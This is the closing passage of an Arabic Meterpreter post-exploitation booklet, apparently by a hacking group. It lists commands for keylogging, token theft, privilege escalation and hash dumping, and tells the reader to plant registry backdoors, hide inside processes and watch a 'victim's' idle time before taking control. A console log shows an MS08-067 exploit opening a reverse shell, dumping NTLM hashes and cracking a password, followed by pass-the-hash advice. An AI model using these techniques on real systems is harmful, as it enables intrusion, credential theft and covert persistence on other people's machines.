| portfwd |          | Forward a local port to a remote service |
| route   |          | View and modify the routing table        |

### Stdapi: System Commands

---

|             | Command  | Description                                                      |
|-------------|----------|------------------------------------------------------------------|
|             | clearev  | Clear the event log                                              |
| drop_token  |          | Relinquishes any active impersonation token.                     |
|             | execute  | Execute a command                                                |
|             | getpid   | Get the current process identifier                               |
|             | getprivs | Get as many privileges as possible                               |
|             | getuid   | Get the user that the server is running as                       |
|             | kill     | Terminate a process                                              |
|             | ps       | List running processes                                           |
|             | reboot   | Reboots the remote computer                                      |
| reg         |          | Modify and interact with the remote registry                     |
|             | rev2self | Calls RevertToSelf() on the remote machine                       |
|             | shell    | Drop into a system command shell                                 |
|             | shutdown | Shuts down the remote computer                                   |
| steal_token |          | Attempts to steal an impersonation token from the target process |
| sysinfo     |          | Gets information about the remote system, such as OS             |

### Stdapi: User interface Commands

| Command       | Description                                                 |
|---------------|-------------------------------------------------------------|
| enumdesktops  | List all accessible desktops and window stations            |
| idletime      | Returns the number of seconds the remote user has been idle |
| keyscan_dump  | Dump the keystroke buffer                                   |
| keyscan_start | Start capturing keystrokes                                  |
| keyscan_stop  | Stop capturing keystrokes                                   |
| setdesktop    | Move to a different workstation and desktop                 |
| uictl         | Control some of the user interface components               |

#### Priv: Elevate Commands

| Command   | Description                                                |
|-----------|------------------------------------------------------------|
| getsystem | Attempt to elevate your privilege to that of local system. |

#### Priv: Password database Commands

| Command  | Description                            |
|----------|----------------------------------------|
| hashdump | Dumps the contents of the SAM database |

#### Priv: Timestamp Commands

| Command   | Description                     |
|-----------|---------------------------------|
| timestamp | Manipulate file MACE attributes |

meterpreter >

نأخذ المهمة ,

### sysinfo

يخرج لنا معلومات النظام , وهذي مهمة جدا , لان قبل ما نشغل بضحيتنا لازم نعرف نظامه XP or vista

لان حمايتهم تختلف ممكن تعمل شيء مريب بالنسبة لنظام vista وعادي , XP وراح يطير الشل !

### shutdown /reboot

اطفاء الجهاز او اعاده تشغيله ,,



ابتعد عن هذي بقدر المستطاع , لان مش من صالحنا نغلق الجهاز او نعيده !

### **reg**

التعديل على الريجستري او قراته , مفيده جدا سواء تركيب backdoor ليتم عمله كل بانتظام !

### **cd**

التنقل بين المجلدات

### **lcd**

local cd , التنقل في المجلدات لكن في جهاز المهاجم

### **getwd / pwd**

طباعة المجلد اللي شغالين عليه

### **ls**

استعراض الملفات

### **cat**

قراءة ملف معين

### **download / upload**

رفع الملفات او تنزيلها وهذي مهمه سواء لرفع مثلا backdoors او لتنزيل ملفات مهمه لدى الضحية !

### **mkdir /rmdir**

حذف مجلد او عمل مجلد جديد !

### **edit**

التعديل على ملف ويشبه vi في الليونكس

الحصول على البروسس رقم اللي شغالين عليه **getpid**

### **getuid**

حصول اليوزر اللي شغالين عليه

### **execute**

تشغيل برنامج مثلا !

### **kill**

قتل بروسس

### **ps**

استعراض البروسس

### **shell**

الدخول على سطر اوامر الضحية

**migrate** الحقن في بروسس , خطيره وقويه مفيده للتخفي بعد

### **ipconfig**

مثل امر الوندوز

### **portfwd**

قويه ايضا , تعمل forward للباكت من جهاز الضحية الا جهاز اخر (من بورت كذا الى بورت كذا على الجهاز الاخر)

### **route**

اظهار وتعديل جداول الراوت.

### **use**

تنزيل مودلز , وطبعا كل مودل له قوته :D

### **run**

تشغيل سكربتات المتيربريتر , السكربتات قويه جدا

### **idltme**

الامر هذا ببساطه , يشوف الضحيه من متى ما لمس الكيبورد والماوس  
البعض يقول ماله فايده , انا اقولك , لو ان الضحيه له ساعتين ما لمس الكيبورد والماوس !

يعني اذ الضحيه غير موجود !

نستعمل , vnc

### **uictl**


تعطيل الماوس او الكيبورد ,

### **hashdump**

اداه خياله صراحه ,فاننده اظهار الهاشات الموجود في قاعده بيانات SAM

```
root@bt: /pentest/exploits/framework3 - Shell - Konsole
File Edit View Bookmarks Settings Help
root@bt(ms08_067_netapi) > rexploit
[*] Started reverse handler on 192.168.1.5:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (NX)
[*] Enumerating the vulnerability...
[*] Sending stage (725504 bytes)
[*] Meterpreter session 4 opened (192.168.1.5:4444 -> 192.168.1.7:1094)

meterpreter > hashdump
[*] Local Administrator: 500:746b52b837ae287745b111658f492dd9:2b0c15bc0bd655a09ae0a7bd175cc4ad:::
[*] Local System: aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Local Administrator (NTLMAuthentication): 1000:01cb1c2fae20b1169ed62d7e1dc2b6db:891011fbb1e4d69a9dec8a66fea0cb7:::
[*] Local System (NTLMAuthentication): 88945a0:1002:aad3b435b51404eeaad3b435b51404ee:ba39a5ffd0d0fcb49f3f3f5d76ff0edb:::
meterpreter > 
```



فوائد لا تحصى ،، اولاً استخراج باسورد الادمن ، استخدام **windows/smb/psexec**

او بما يعرف ، **pass the hash attack** تركيب خدمه تلتنت بدون عمل يوزر جديد !

تعالو نفاك الهاش

Professional Training and Tools for Security Specialists.

**OFFENSIVE**  
**security**

Training courses designed to

**EMPOWER**

you to step into the World of

**OFFENSIVE**

[Training](#) [Resources](#) [Services](#) [Reviews](#) [FAQs](#) [Blog](#) [About Us](#)

**Hash Accepted**

**LM Hash previously cracked - password is silv3r00t**

مثل ما تشوفون , عرفنا الباسورد

في الختام اتمنى ان هذا الكتيب افاد البعض ولو بشيء اليسير, ولا اريد من وراء هذا الكتيب الا الدعوه بالمغفره والرحمه لي ولوالدي .

# POC T34M

My sites: arab4services.net and p0c.cc